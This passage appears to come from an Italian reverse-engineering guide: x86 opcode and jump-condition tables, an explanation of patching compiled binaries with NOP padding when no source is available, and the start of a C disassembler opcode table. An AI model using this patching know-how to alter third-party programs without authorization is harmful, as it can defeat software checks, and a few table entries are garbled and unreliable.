F7 /7       IDIV ev          Signed divide eDXeAX by EA vword (eAX=Quo eDX=Rem)
F6 /5       IMUL eb          Signed multiply (AX = AL * EA byte)
F7 /5       IMUL ev          Signed multiply (eDXeAX = eAX * EA vword)
0F AF /r    IMUL rv,ev     3 Signed multiply ev into rv
6B /r ib    IMUL rv,ib     1 Signed multiply imm byte into vword register
69 /r iv    IMUL rv,iv     1 Signed multiply imm vword into vword register
69 /r iv    IMUL rv,ev,iv  1 Signed multiply (rv = EA vword * imm vword)
6B /r ib    IMUL rv,ev,ib  1 Signed multiply (rv = EA vword * imm byte)

E4 ib       IN AL,ib         Input byte from immediate port into AL
EC          IN AL,DX         Input byte from port DX into AL
E5 ib       IN eAX,ib        Input vword from immediate port into eAX
ED          IN eAX,DX        Input vword from port DX into eAX
```

```
FE /0       INC eb            Increment EA byte by 1
FF /0       INC ev            Increment EA vword by 1
40+rv       INC rv            Increment vword register by 1

6C          INS eb,DX       1 Input byte from port DX into [DI], advance DI
6D          INS ev,DX       1 Input vword from port DX into [DI], advance DI
6C          INSB            1 Input byte from port DX into ES:[DI], advance DI
6D          INSD            3 Input dword from port DX into ES:[DI], advance DI
6D          INSW            1 Input vword from port DX into ES:[DI], advance DI

CC          INT 3             Interrupt 3 (trap to debugger) (far call, with flags
CD ib       INT ib            Interrupt numbered by immediate byte    pushed first)
CE          INTO              Interrupt 4 if overflow flag is 1
0F 08       INVD            4 Invalidate the Data Cache without writing
0F 01 /7    INVLPG m        4 Invalidate the TLB Entry that points to m
CF          IRET              Interrupt return (far return and pop flags)
CF          IRETD           3 Interrupt return (pop EIP, ECS, Eflags)

77 cb       JA cb             Jump short if above (CF=0 and ZF=0)    above=UNSIGNED
73 cb       JAE cb            Jump short if above or equal (CF=0)
72 cb       JB cb             Jump short if below (CF=1)             below=UNSIGNED
76 cb       JBE cb            Jump short if below or equal (CF=1 or ZF=1)
72 cb       JC cb             Jump short if carry (CF=1)

E3 cb       JCXZ cb           Jump short if CX register is zero
74 cb       JE cb             Jump short if equal (ZF=1)
E3 cb       JECXZ cb        3 Jump short if ECX register is zero
7F cb       JG cb             Jump short if greater (ZF=0 and SF=OF) greater=SIGNED
7D cb       JGE cb            Jump short if greater or equal (SF=OF)
7C cb       JL cb             Jump short if less (SF>OF)               less=SIGNED
7E cb       JLE cb            Jump short if less or equal (ZF=1 or SF>OF)

EB cb       JMP cb            Jump short (signed byte relative to next instruction)
EA cp       JMP cp            Jump far (4- or 6-byte immediate address)
E9 cv       JMP cv            Jump near (vword offset relative to next instruction)
0F 8n cv    Jcond LONG cv 3 Jump, if condition, to offset >127 away
FF /4       JMP ev            Jump near to EA vword (absolute offset)
FF /5       JMP md            Jump far (4-byte address in memory doubleword)

76 cb       JNA cb            Jump short if not above (CF=1 or ZF=1)
72 cb       JNAE cb           Jump short if not above or equal (CF=1)
73 cb       JNB cb            Jump short if not below (CF=0)
77 cb       JNBE cb           Jump short if not below or equal (CF=0 and ZF=0)
73 cb       JNC cb            Jump short if not carry (CF=0)

75 cb       JNE cb            Jump short if not equal (ZF=0)
7E cb       JNG cb            Jump short if not greater (ZF=1 or SF>OF)
7C cb       JNGE cb           Jump short if not greater or equal (SF>OF)
7D cb       JNL cb            Jump short if not less (SF=OF)
7F cb       JNLE cb           Jump short if not less or equal (ZF=0 and SF=OF)

71 cb       JNO cb            Jump short if not overflow (OF=0)
7B cb       JNP cb            Jump short if not parity (PF=0)
79 cb       JNS cb            Jump short if not sign (SF=0)
75 cb       JNZ cb            Jump short if not zero (ZF=0)
70 cb       JO cb             Jump short if overflow (OF=1)

7A cb       JP cb             Jump short if parity (PF=1)
7A cb       JPE cb            Jump short if parity even (PF=1)
7B cb       JPO cb            Jump short if parity odd (PF=0)
78 cb       JS cb             Jump short if sign (SF=1)
74 cb       JZ cb             Jump short if zero (ZF=1)

9F          LAHF              Load: AH = flags  SF ZF xx AF xx PF xx CF
0F 02 /r    LAR rv,ew       2 Load: high(rw) = Access Rights byte, selector ew
C5 /r       LDS rv,ep         Load EA pointer into DS and vword register
8D /r       LEA rv,m          Calculate EA offset given by m, place in rv
C9          LEAVE           1 Set SP to BP, then POP BP (reverses previous ENTER)
C4 /r       LES rv,ep         Load EA pointer into ES and vword register
0F B4 /r    LFS rv,ep       3 Load EA pointer into FS and vword register

0F 01 /2    LGDT m          2 Load 6 bytes at m into Global Descriptor Table reg
0F B5 /r    LGS rv,ep       3 Load EA pointer into GS and vword register
0F 01 /3    LIDT m          2 Load 6 bytes into Interrupt Descriptor Table reg
0F 00 /2    LLDT ew         2 Load selector ew into Local Descriptor Table reg
0F 01 /6    LMSW ew         2 Load EA word into Machine Status Word
F0          LOCK (prefix)     Assert BUSLOCK signal for the next instruction
```

```
0F 33/r    LODBITS rb,rb N Load AX with DS:SI,bit rb (incr. SI,rb), rb+1 bits
0F 3B/0 ib LODBITS rb,ib N Load AX with DS:SI,bit rb (incr. SI,rb), ib+1 bits
AC         LODS mb         Load byte [SI] into AL, advance SI
AD         LODS mv         Load vword [SI] into eAX, advance SI
AC         LODSB           Load byte [SI] into AL, advance SI
AD         LODSD           Load dword [SI] into EAX, advance SI
AD         LODSW           Load word [SI] into AX, advance SI

E2 cb      LOOP cb         noflags DEC CX; jump short if CX>0
E1 cb      LOOPE cb        noflags DEC CX; jump short if CX>0 and equal (ZF=1)
E0 cb      LOOPNE cb       noflags DEC CX; jump short if CX>0 and not equal
E0 cb      LOOPNZ cb       noflags DEC CX; jump short if CX>0 and ZF=0
E1 cb      LOOPZ cb        noflags DEC CX; jump short if CX>0 and zero (ZF=1)

0F 03 /r   LSL rv,ev     2 Load: rv = Segment Limit, selector ew
0F B2 /r   LSS rv,ep     3 Load EA pointer into SS and vword register
0F 00 /3   LTR ew        2 Load EA word into Task Register

A0 iv      MOV AL,xb       Move byte variable (offset iv) into AL
A1 iv      MOV eAX,xv      Move vword variable (offset iv) into eAX
0F 22 /4   MOV CR4,rd    5 Move rd into control register 4
0F 22 /n   MOV CRn,rd    3 Move rd into control register n (=0,2, or 3)

0F 23 /n   MOV DRn,rd    3 Move rd into debug register n (=0,1,2,3)
0F 23 /n   MOV DRn,rd    3 Move rd into debug register n (=6,7)
0F 26 /n   MOV TRn,rd    3 Move rd into test register TRn (=6,7)

C6 /0 ib   MOV eb,ib       Move immediate byte into EA byte
88 /r      MOV eb,rb       Move byte register into EA byte
C7 /0 iv   MOV ev,iv       Move immediate vword into EA vword
89 /r      MOV ev,rv       Move vword register into EA vword

8C /r      MOV ew,segreg   Move segment register into EA word
B0+rb ib   MOV rb,ib       Move immediate byte into byte register
8A /r      MOV rb,eb       Move EA byte into byte register
0F 20 /4   MOV rd,CR4    5 Move control register 4 into rd
0F 20 /n   MOV rd,CRn    3 Move control register n (=0,2, or 3) into rd

0F 21 /n   MOV rd,DRn    3 Move debug register n (=0,1,2,3) into rd
0F 21 /n   MOV rd,DRn    3 Move debug register n (=6,7) into rd
0F 24 /n   MOV rd,TRn    3 Move test register TRn (=6,7) into rd
B8+rw iv   MOV rv,iv       Move immediate vword into vword register
8B /r      MOV rv,ev       Move EA vword into vword register

8E /r      MOV segreg,mw   Move EA word into segment register (except CS)
A2 iv      MOV xb,AL       Move AL into byte variable (offset iv)
A3 iv      MOV xv,eAX      Move eAX into vword register (offset iv)
A4         MOVS mb,mb      Move byte [SI] to ES:[DI], advance SI,DI
A5         MOVS mv,mv      Move vword [SI] to ES:[DI], advance SI,DI
A4         MOVSB           Move byte DS:[SI] to ES:[DI], advance SI,DI
A5         MOVSD         3 Move dword DS:[SI] to ES:[DI], advance SI,DI
A5         MOVSW           Move word DS:[SI] to ES:[DI], advance SI,DI

0F BF /r   MOVSX rd,ew   3 Move word to dword, with sign-extend
0F BE /r   MOVSX rv,eb   3 Move byte to vword, with sign-extend
0F B7 /r   MOVZX rd,ew   3 Move word to dword, with zero-extend
0F B6 /r   MOVZX rv,eb   3 Move byte to vword, with zero-extend
8C /r      MOVZX rw,seg  3 Move segment register into EA word

F6 /4      MUL eb          Unsigned multiply (AX = AL * EA byte)
F7 /4      MUL ev          Unsigned multiply (eDXeAX = eAX * EA vword)
F6 /3      NEG eb          Two's complement negate EA byte
F7 /3      NEG ev          Two's complement negate EA vword
           NIL (prefix)    Special "do-nothing" opcode assembles no code
90         NOP             No Operation

F6 /2      NOT eb          Reverse each bit of EA byte
F7 /2      NOT ev          Reverse each bit of EA word
0F 16/0    NOTBIT eb,CL  N  Complement bit CL of eb
0F 17/0    NOTBIT ew,CL  N  Complement bit CL of ew
0F 1E/0 ib NOTBIT eb,ib  N Complement bit ib of eb
0F 1F/0 ib NOTBIT ew,ib  N Complement bit ib of ew

66 or nil  O2 (prefix)   3 Use 16-bit data operand in the next instruction
66 or nil  O4 (prefix)   3 Use 32-bit data operand in the next instruction
0C ib      OR AL,ib        Logical-OR immediate byte into AL
```

```
0D iv       OR eAX,iv        Logical-OR immediate word into eAX
80 /1 ib    OR eb,ib         Logical-OR immediate byte into EA byte
08 /r       OR eb,rb         Logical-OR byte register into EA byte
83 /1 ib    OR ev,ib         Logical-OR immediate byte into EA word
81 /1 iv    OR ev,iv         Logical-OR immediate word into EA word
09 /r       OR ev,rv         Logical-OR word register into EA word
0A /r       OR rb,eb         Logical-OR EA byte into byte register
0B /r       OR rv,ev         Logical-OR EA word into word register

E6 ib       OUT ib,AL        Output byte AL to immediate port number ib
E7 ib       OUT ib,eAX       Output word eAX to immediate port number ib
EE          OUT DX,AL        Output byte AL to port number DX
EF          OUT DX,eAX       Output word eAX to port number DX
6E          OUTS DX,eb     1 Output byte [SI] to port number DX, advance SI
6F          OUTS DX,ev     1 Output word [SI] to port number DX, advance SI
6E          OUTSB          1 Output byte DS:[SI] to port number DX, advance SI
6F          OUTSD          3 Output dword DS:[SI] to port number DX, advance SI
6F          OUTSW          1 Output word DS:[SI] to port number DX, advance SI

1F          POP DS           Set DS to top of stack, increment SP by 2
07          POP ES           Set ES to top of stack, increment SP by 2
0F A1       POP FS         3 Set FS to top of stack, increment SP by 2
0F A9       POP GS         3 Set GS to top of stack, increment SP by 2
8F /0       POP mv           Set memory word to top of stack, increment SP by 2
58+rw       POP rv           Set word register to top of stack, increment SP by 2
17          POP SS           Set SS to top of stack, increment SP by 2

61          POPA           1 Pop DI,SI,BP,SP,BX,DX,CX,AX (SP value is ignored)
61          POPAD          3 Pop EDI,ESI,EBP,x,EBX,EDX,ECX,EAX (ESP ign.)
9D          POPF             Set flags register to top of stack, increment SP by 2
9D          POPFD          3 Set eflags reg to top of stack, incr SP by 2

0E          PUSH CS          Set [SP-2] to CS, then decrement SP by 2
1E          PUSH DS          Set [SP-2] to DS, then decrement SP by 2
06          PUSH ES          Set [SP-2] to ES, then decrement SP by 2
0F A0       PUSH FS        3 Set [SP-2] to FS, then decrement SP by 2
0F A8       PUSH GS        3 Set [SP-2] to GS, then decrement SP by 2
6A ib       PUSH ib        1 Push sign-extended immediate byte
68 iv       PUSH iv        1 Set [SP-2] to immediate word, then decrement SP by 2
FF /6       PUSH mv          Set [SP-2] to memory word, then decrement SP by 2
50+rw       PUSH rv          Set [SP-2] to word register, then decrement SP by 2
16          PUSH SS          Set [SP-2] to SS, then decrement SP by 2

60          PUSHA          1 Push AX,CX,DX,BX,original SP,BP,SI,DI
60          PUSHAD         3 Push EAX,ECX,EDX,EBX,original ESP,EBP,ESI,EDI
9C          PUSHF            Set [SP-2] to flags register, then decrement SP by 2
9C          PUSHFD         3 Set [SP-4] to eflags reg, then decr SP by 4

D0 /2       RCL eb,1         Rotate 9-bit quantity (CF, EA byte) left once
D2 /2       RCL eb,CL        Rotate 9-bit quantity (CF, EA byte) left CL times
C0 /2 ib    RCL eb,ib      1 Rotate 9-bit quantity (CF, EA byte) left ib times
D1 /2       RCL ev,1         Rotate v+1-bit quantity (CF, EA word) left once
D3 /2       RCL ev,CL        Rotate v+1-bit quantity (CF, EA word) left CL times
C1 /2 ib    RCL ev,ib      1 Rotate v+1-bit quantity (CF, EA word) left ib times

D0 /3       RCR eb,1         Rotate 9-bit quantity (CF, EA byte) right once
D2 /3       RCR eb,CL        Rotate 9-bit quantity (CF, EA byte) right CL times
C0 /3 ib    RCR eb,ib      1 Rotate 9-bit quantity (CF, EA byte) right ib times
D1 /3       RCR ev,1         Rotate v+1-bit quantity (CF, EA word) right once
D3 /3       RCR ev,CL        Rotate v+1-bit quantity (CF, EA word) right CL times
C1 /3 ib    RCR ev,ib      1 Rotate v+1-bit quantity (CF, EA word) right ib times
0F 32       RDMSR          5 Read Model Specific Reg #ECX to EDXEAX
0F 31       RDTSC          5 Read Time Stamp Counter to EDXEAX

F3          REP (prefix)     Repeat following MOVS,LODS,STOS,INS, or OUTS CX times
65          REPC (prefix) N Repeat following CMPS or SCAS CX times or until CF=0
F3          REPE (prefix)    Repeat following CMPS or SCAS CX times or until ZF=0
64          REPNC (prfix) N Repeat following CMPS or SCAS CX times or until CF=1
F2          REPNE (prfix)    Repeat following CMPS or SCAS CX times or until ZF=1
F2          REPNZ (prfix)    Repeat following CMPS or SCAS CX times or until ZF=1
F3          REPZ (prefix)    Repeat following CMPS or SCAS CX times or until ZF=0

CB          RETF             Return to far caller (pop offset, then seg)
C3          RET              Return to near caller (pop offset only)
CA iw       RETF iw          RET (far), pop offset, seg, iw bytes
C2 iw       RET iw           RET (near), pop offset, iw bytes pushed before Call
```

```
D0 /0      ROL eb,1         Rotate 8-bit EA byte left once
D2 /0      ROL eb,CL        Rotate 8-bit EA byte left CL times
C0 /0 ib   ROL eb,ib      1 Rotate 8-bit EA byte left ib times
D1 /0      ROL ev,1         Rotate 16- or 32-bit EA vword left once
D3 /0      ROL ev,CL        Rotate 16- or 32-bit EA vword left CL times
C1 /0 ib   ROL ev,ib      1 Rotate 16 or 32-bit EA vword left ib times
0F 28/0    ROL4 eb        N Rotate nibbles: Heb=Leb   HAL,Leb=LAL  LAL=Heb

D0 /1      ROR eb,1         Rotate 8-bit EA byte right once
D2 /1      ROR eb,CL        Rotate 8-bit EA byte right CL times
C0 /1 ib   ROR eb,ib      1 Rotate 8-bit EA byte right ib times
D1 /1      ROR ev,1         Rotate 16- or 32-bit EA vword right once
D3 /1      ROR ev,CL        Rotate 16- or 32-bit EA vword right CL times
C1 /1 ib   ROR ev,ib      1 Rotate 16- or 32-bit EA vword right ib times
0F 2A/0    ROR4 eb        N Rotate nibbles: Leb=Heb   Heb=LAL  AL=eb
0F AA      RSM            5 Resume from System Management mode

9E         SAHF             Store AH into flags  SF ZF xx AF xx PF xx CF
D0 /4      SAL eb,1         Multiply EA byte by 2, once
D2 /4      SAL eb,CL        Multiply EA byte by 2, CL times
C0 /4 ib   SAL eb,ib      1 Multiply EA byte by 2, ib times
D1 /4      SAL ev,1         Multiply EA vword by 2, once
D3 /4      SAL ev,CL        Multiply EA vword by 2, CL times
C1 /4 ib   SAL ev,ib      1 Multiply EA vword by 2, ib times

D0 /7      SAR eb,1         Signed divide EA byte by 2, once
D2 /7      SAR eb,CL        Signed divide EA byte by 2, CL times
C0 /7 ib   SAR eb,ib      1 Signed divide EA byte by 2, ib times
D1 /7      SAR ev,1         Signed divide EA vword by 2, once
D3 /7      SAR ev,CL        Signed divide EA vword by 2, CL times
C1 /7 ib   SAR ev,ib      1 Signed divide EA vword by 2, ib times

1C ib      SBB AL,ib        Subtract with borrow immediate byte from AL
1D iv      SBB eAX,iv       Subtract with borrow immediate word from eAX
80 /3 ib   SBB eb,ib        Subtract with borrow immediate byte from EA byte
18 /r      SBB eb,rb        Subtract with borrow byte register from EA byte
83 /3 ib   SBB ev,ib        Subtract with borrow immediate byte from EA word
81 /3 iv   SBB ev,iv        Subtract with borrow immediate word from EA word
19 /r      SBB ev,rv        Subtract with borrow word register from EA word
1A /r      SBB rb,eb        Subtract with borrow EA byte from byte register
1B /r      SBB rv,ev        Subtract with borrow EA word from word register

AE         SCAS mb          Compare bytes AL - ES:[DI], advance DI
AF         SCAS mv          Compare vwords eAX - ES:[DI], advance DI
AE         SCASB            Compare bytes AL - ES:[DI], advance DI
AF         SCASD            Compare dwords EAX - ES:[DI], advance DI
AF         SCASW            Compare words AX - ES:[DI], advance DI

0F 14/0    SETBIT eb,CL   N Set bit CL of eb
0F 15/0    SETBIT ew,CL   N Set bit CL of ew
0F 1C/0 ib SETBIT eb,ib   N Set bit ib of eb
0F 1D/0 ib SETBIT ew,ib   N Set bit ib of ew
0F 9n /r   SETcond eb     3 Set eb byte to 1 if condition, 0 if not
0F 01 /0   SGDT m         2 Store 6-byte Global Descriptor Table register to M

D0 /4      SHL eb,1         Multiply EA byte by 2, once
D2 /4      SHL eb,CL        Multiply EA byte by 2, CL times
C0 /4 ib   SHL eb,ib      1 Multiply EA byte by 2, ib times
D1 /4      SHL ev,1         Multiply EA word by 2, once
D3 /4      SHL ev,CL        Multiply EA word by 2, CL times
C1 /4 ib   SHL ev,ib      1 Multiply EA word by 2, ib times

0F A5/r    SHLD ev,rv,CL 3 Set ev to high of ((ev,rv) SHL CL)
0F A4/r ib SHLD ev,rv,ib 3 Set ev to high of ((ev,rv) SHL ib)

D0 /5      SHR eb,1         Unsigned divide EA byte by 2, once
D2 /5      SHR eb,CL        Unsigned divide EA byte by 2, CL times
C0 /5 ib   SHR eb,ib      1 Unsigned divide EA byte by 2, ib times
D1 /5      SHR ev,1         Unsigned divide EA word by 2, once
D3 /5      SHR ev,CL        Unsigned divide EA word by 2, CL times
C1 /5 ib   SHR ev,ib      1 Unsigned divide EA word by 2, ib times
0F AD/r    SHRD ev,rv,CL 3 Set ev to low of ((rv,ev) SHR CL)
0F AC/r ib SHRD ev,rv,ib 3 Set ev to low of ((rv,ev) SHR ib)

0F 01 /1   SIDT m         2 Store 6-byte Interrupt Descriptor Table register to M
0F 00 /0   SLDT ew        2 Store Local Descriptor Table register to EA word
0F 01 /4   SMSW ew        2 Store Machine Status Word to EA word
```

```
36         SS               Use SS segment for the following memory reference
F9         STC              Set carry flag
FD         STD              Set direction flag so SI and DI will decrement
FB         STI              Set interrupt enable flag, interrupts enabled

0F 31/r    STOBITS rb,rb N Store AX to ES:DI,bit rb (incr. DI,rb), rb+1 bits
0F 39/0 ib STOBITS rb,ib N Store AX to ES:DI,bit rb (incr. DI,rb), ib+1 bits
AA         STOS mb          Store AL to byte [DI], advance DI
AB         STOS mv          Store eAX to word [DI], advance DI
AA         STOSB            Store AL to byte ES:[DI], advance DI
AB         STOSD            Store EAX to dword ES:[DI], advance DI
AB         STOSW            Store AX to word ES:[DI], advance DI
0F 00 /1   STR ew         2 Store Task Register to EA word

2C ib      SUB AL,ib        Subtract immediate byte from AL
2D iv      SUB eAX,iv       Subtract immediate word from eAX
80 /5 ib   SUB eb,ib        Subtract immediate byte from EA byte
28 /r      SUB eb,rb        Subtract byte register from EA byte
83 /5 ib   SUB ev,ib        Subtract immediate byte from EA word
81 /5 iv   SUB ev,iv        Subtract immediate word from EA word
29 /r      SUB ev,rv        Subtract word register from EA word
2A /r      SUB rb,eb        Subtract EA byte from byte register
2B /r      SUB rv,ev        Subtract EA word from word register
0F 22      SUB4S          N Sub CL nibbles BCD, DS:SI - ES:DI (CL even,NZ)

A8 ib      TEST AL,ib       AND immediate byte into AL for flags only
A9 iv      TEST eAX,iv      AND immediate word into eAX for flags only
F6 /0 ib   TEST eb,ib       AND immediate byte into EA byte for flags only
84 /r      TEST eb,rb       AND byte register into EA byte for flags only
F7 /0 iv   TEST ev,iv       AND immediate word into EA word for flags only
85 /r      TEST ev,rv       AND word register into EA word for flags only
84 /r      TEST rb,eb       AND EA byte into byte register for flags only
85 /r      TEST rv,ev       AND EA word into word register for flags only

0F 10/0    TESTBIT eb,CL N Test bit CL of eb, set Z flag
0F 11/0    TESTBIT ev,CL N Test bit CL of ew, set Z flag
0F 18/0 ib TESTBIT eb,ib N Test bit ib of eb, set Z flag
0F 19/0 ib TESTBIT ew,ib N Test bit ib of ew, set Z flag

0F 00 /4   VERR ew        2 Set ZF=1 if segment can be read, selector ew
0F 00 /5   VERW ew        2 Set ZF=1 if segment can be written to, selector ew
9B         WAIT             Wait until BUSY pin is inactive (HIGH)
0F 09      WBINVD         4 Write Back and Invalidate the Data Cache
0F 30      WRMSR          5 Write EDXEAX to Model Specific Reg #ECX
0F C0 /r   XADD eb,rb     4 Exchange eb with rb then add into new eb
0F C1 /r   XADD ev,rv     4 Exchange ev with rv then add into new ev

9r         XCHG eAX,rv      Exchange word register with eAX
86 /r      XCHG eb,rb       Exchange byte register with EA byte
87 /r      XCHG ev,rv       Exchange word register with EA word
86 /r      XCHG rb,eb       Exchange EA byte with byte register
9r         XCHG rv,eAX      Exchange  with word register
87 /r      XCHG rv,ev       Exchange EA word with word register

D7         XLAT mb          Set AL to memory byte [BX + unsigned AL]
D7         XLATB            Set AL to memory byte DS:[BX + unsigned AL]
34 ib      XOR AL,ib        Exclusive-OR immediate byte into AL
35 iv      XOR eAX,iv       Exclusive-OR immediate word into eAX
80 /6 ib   XOR eb,ib        Exclusive-OR immediate byte into EA byte
30 /r      XOR eb,rb        Exclusive-OR byte register into EA byte
83 /6 ib   XOR ev,ib        Exclusive-OR immediate byte into EA word
81 /6 iv   XOR ev,iv        Exclusive-OR immediate word into EA word
31 /r      XOR ev,rv        Exclusive-OR word register into EA word
32 /r      XOR rb,eb        Exclusive-OR EA byte into byte register
33 /r      XOR rv,ev        Exclusive-OR EA word into word register
```

Una nota particolare riguarda i codici relativi ai salti a seguito di controlli come ad esempio jne, je ecc.

```
Jxx - Jump Instructions Table
        Mnemonic              Meaning                    Jump Condition
          JA     Jump if Above                         CF=0 and ZF=0
          JAE    Jump if Above or Equal                CF=0
          JB     Jump if Below                         CF=1
          JBE    Jump if Below or Equal                CF=1 or ZF=1
          JC     Jump if Carry                         CF=1
```

```
          JCXZ   Jump if CX Zero                      CX=0
          JE     Jump if Equal                        ZF=1
          JG     Jump if Greater (signed)             ZF=0 and SF=OF
          JGE    Jump if Greater or Equal (signed)    SF=OF
          JL     Jump if Less (signed)                SF != OF
          JLE    Jump if Less or Equal (signed)       ZF=1 or SF != OF
          JMP    Unconditional Jump                   unconditional

          JNA    Jump if Not Above                    CF=1 or ZF=1
          JNAE   Jump if Not Above or Equal           CF=1
          JNB    Jump if Not Below                    CF=0
          JNBE   Jump if Not Below or Equal           CF=0 and ZF=0
          JNC    Jump if Not Carry                    CF=0
          JNE    Jump if Not Equal                    ZF=0
          JNG    Jump if Not Greater (signed)         ZF=1 or SF != OF

          JNGE   Jump if Not Greater or Equal (signed) SF != OF
          JNL    Jump if Not Less (signed)            SF=OF
          JNLE   Jump if Not Less or Equal (signed)   ZF=0 and SF=OF
          JNO    Jump if Not Overflow (signed)        OF=0
          JNP    Jump if No Parity                    PF=0
          JNS    Jump if Not Signed (signed)          SF=0
          JNZ    Jump if Not Zero                     ZF=0

          JO     Jump if Overflow (signed)            OF=1
          JP     Jump if Parity                       PF=1
          JPE    Jump if Parity Even                  PF=1
          JPO    Jump if Parity Odd                   PF=0
          JS     Jump if Signed (signed)              SF=1
          JZ     Jump if Zero                         ZF=1
                                Clocks                 Size
        Operands         808x  286   386   486          Bytes

        Jx: jump          16   7+m   7+m    3             2
            no jump        4    3     3     1
        Jx  near-label     -    -    7+m    3             4
            no jump        -    -     3     1
        - It's a good programming practice to organize code so the
          expected case is executed without a jump since the actual
          jump takes longer to execute than falling through the test.

        - see    JCXZ  and  JMP    for their respective timings
```

Bisogna fare un discorso particolare a riguardo di alcune tecniche di riempimento.
Quando disponiamo del codice sorgente eseguiamo la modifica e ricompiliamo tutto.
Nel nostro caso non avremo mai a ddisposizione i sources per cui le modifiche dovremo apportarle a file binari gi compilati.
Nella memoria esistono dati e codici operativi.
Il processore come fa ad interpretare in un modo o nell'altro queste informazioni ?
Quando il processore inizia l'esecuzione del codice i registri CS:IP puntano all'istruzione corrente da eseguire.
Questa viene presa e riconosciuta in base al codice operativo, quelli visti prima.
Ogni istruzione dispone di una lunghezza particolare per cui l'interprete del microcodice, all'interno del processore, aggiorna IP a puntare all'istruzione successiva spostando l'indirizzo precedente di n bytes ovvero quanti erano quelli relativi alla lunghezza dell'istruzione eseguita.
Se noi andiamo a modificare delle istruzioni è possibile che quelle che inseriamo non siano di lunghezza in bytes uguali a quella precedente.
In questo caso tutto il programma andrebbe a farsi benedire in quanto lo sfasamento sarebbe differente.
Facciamo un esempio pratico.
Supponiamo che ci sia un istruzione di lunghezza di due bytes e dopo un'altra di lunghezza x.
Originariamente il processore leggerebbe il codice operativo dell'istruzione , la seguirebbe e successivamente inserirebbe in CS:IP l'indirizzo corrente + 2 bytes (la lunghezza dell'sitruzione eseguita) per cu leggerebbe l'istruzione dopo.
Se noi andiamo a sostituire la prima ed inseriamoun istruzione di un solo byte il processore dopo la lettura e l'esecuzione della prima istruzione cercherebbe di leggere l'istruzione all'indirizzo corrente + 1 byte leggendo qualche codice dovuto alla sporcizia di memoria.

Quando andiamo ad inserire istruzioni di lunghezza non corretta dobbiamo compensare con istruzioni nulle la memoria.
Questa istruzione nulla (NO OPERATION) e' :

NOP   Nessuna operazione   90

Questa è la casistica che capita quando la sostituzione è relativa a codici pi corti rispetto agli originali.
Nel caso in cui invece il codice da inserire sia pi lungo dovremo eseguire delle operazioni di rilocazione.
Un semplice dissasemblatore creabile con i prodotti BORLAND è il seguente.
Il programma è composto da due file .C.
Il primo è quello che contiene la table delle istruzioni assembler :

```
/* TABLE.C */

/* Percent tokens in strings:
   First char after '%':
       A - direct address
       C - reg of r/m picks control register
       D - reg of r/m picks debug register
       E - r/m picks operand
       F - flags register
       G - reg of r/m picks general register
       I - immediate data
       J - relative IP offset
+       K - call/jmp distance
       M - r/m picks memory
       O - no r/m, offset only
       R - mod of r/m picks register only
       S - reg of r/m picks segment register
       T - reg of r/m picks test register
       X - DS:ESI
       Y - ES:EDI
       2 - prefix of two-byte opcode
+       e - put in 'e' if use32 (second char is part of reg name)
+           put in 'w' for use16 or 'd' for use32 (second char is 'w')
+       j - put in 'e' in jcxz if prefix==0x66
       f - floating point (second char is esc value)
       g - do r/m group 'n', n==0..7
       p - prefix
       s - size override (second char is a,o)
+       d - put d if double arg, nothing otherwise (pushfd, popfd &c)
+       w - put w if word, d if double arg, nothing otherwise (lodsw/lodsd)
+       P - simple prefix

   Second char after '%':
       a - two words in memory (BOUND)
       b - byte
       c - byte or word
       d - dword
+       f - far call/jmp
+       n - near call/jmp
        p - 32 or 48 bit pointer
+       q - byte/word thingy
       s - six byte pseudo-descriptor
       v - word or dword
        w - word
+       x - sign extended byte
       F - use floating regs in mod/rm
       1-8 - group number, esc value, etc
*/

/* watch out for aad && aam with odd operands */
```

```
char *opmap1[256] = {
/* 0 */
  "add %Eb,%Gb",      "add %Ev,%Gv",     "add %Gb,%Eb",    "add %Gv,%Ev",
  "add al,%Ib",       "add %eax,%Iv",    "push es",        "pop es",
  "or %Eb,%Gb",       "or %Ev,%Gv",      "or %Gb,%Eb",     "or %Gv,%Ev",
  "or al,%Ib",        "or %eax,%Iv",     "push cs",        "%2 ",
/* 1 */
  "adc %Eb,%Gb",      "adc %Ev,%Gv",     "adc %Gb,%Eb",    "adc %Gv,%Ev",
  "adc al,%Ib",       "adc %eax,%Iv",    "push ss",        "pop ss",
  "sbb %Eb,%Gb",      "sbb %Ev,%Gv",     "sbb %Gb,%Eb",    "sbb %Gv,%Ev",
  "sbb al,%Ib",       "sbb %eax,%Iv",    "push ds",        "pop ds",
/* 2 */
  "and %Eb,%Gb",      "and %Ev,%Gv",     "and %Gb,%Eb",    "and %Gv,%Ev",
  "and al,%Ib",       "and %eax,%Iv",    "%pe",            "daa",
  "sub %Eb,%Gb",      "sub %Ev,%Gv",     "sub %Gb,%Eb",    "sub %Gv,%Ev",
  "sub al,%Ib",       "sub %eax,%Iv",    "%pc",            "das",
/* 3 */
  "xor %Eb,%Gb",      "xor %Ev,%Gv",     "xor %Gb,%Eb",    "xor %Gv,%Ev",
  "xor al,%Ib",       "xor %eax,%Iv",    "%ps",            "aaa",
  "cmp %Eb,%Gb",      "cmp %Ev,%Gv",     "cmp %Gb,%Eb",    "cmp %Gv,%Ev",
  "cmp al,%Ib",       "cmp %eax,%Iv",    "%pd",            "aas",
/* 4 */
  "inc %eax",         "inc %ecx",        "inc %edx",       "inc %ebx",
  "inc %esp",         "inc %ebp",        "inc %esi",       "inc %edi",
  "dec %eax",         "dec %ecx",        "dec %edx",       "dec %ebx",
  "dec %esp",         "dec %ebp",        "dec %esi",       "dec %edi",
/* 5 */
  "push %eax",        "push %ecx",       "push %edx",      "push %ebx",
  "push %esp",        "push %ebp",       "push %esi",      "push %edi",
  "pop %eax",         "pop %ecx",        "pop %edx",       "pop %ebx",
  "pop %esp",         "pop %ebp",        "pop %esi",       "pop %edi",
/* 6 */
  "pusha%d ",         "popa%d ",         "bound %Gv,%Ma",  "arpl %Ew,%Rw",
  "%pf",              "%pg",             "%so",            "%sa",
  "push  %Iv",              "imul  %Gv,%Ev,%Iv","push  %Ix",           "imul
%Gv,%Ev,%Ib",
  "insb",             "ins%ew",          "outsb",          "outs%ew",
/* 7 */
  "jo %Jb",           "jno %Jb",         "jc %Jb",         "jnc %Jb",
  "je %Jb",           "jne %Jb",         "jbe %Jb",        "ja %Jb",
  "js %Jb",           "jns %Jb",         "jpe %Jb",        "jpo %Jb",
  "jl %Jb",           "jge %Jb",         "jle %Jb",        "jg %Jb",
/* 8 */
/*  "%g0 %Eb,%Ib",      "%g0 %Ev,%Iv",     "%g0 %Ev,%Ib",    "%g0 %Ev,%Ib",
*/
  "%g0 %Eb,%Ib",      "%g0 %Ev,%Iv",     "%g0 %Ev,%Ix",    "%g0 %Ev,%Ix",
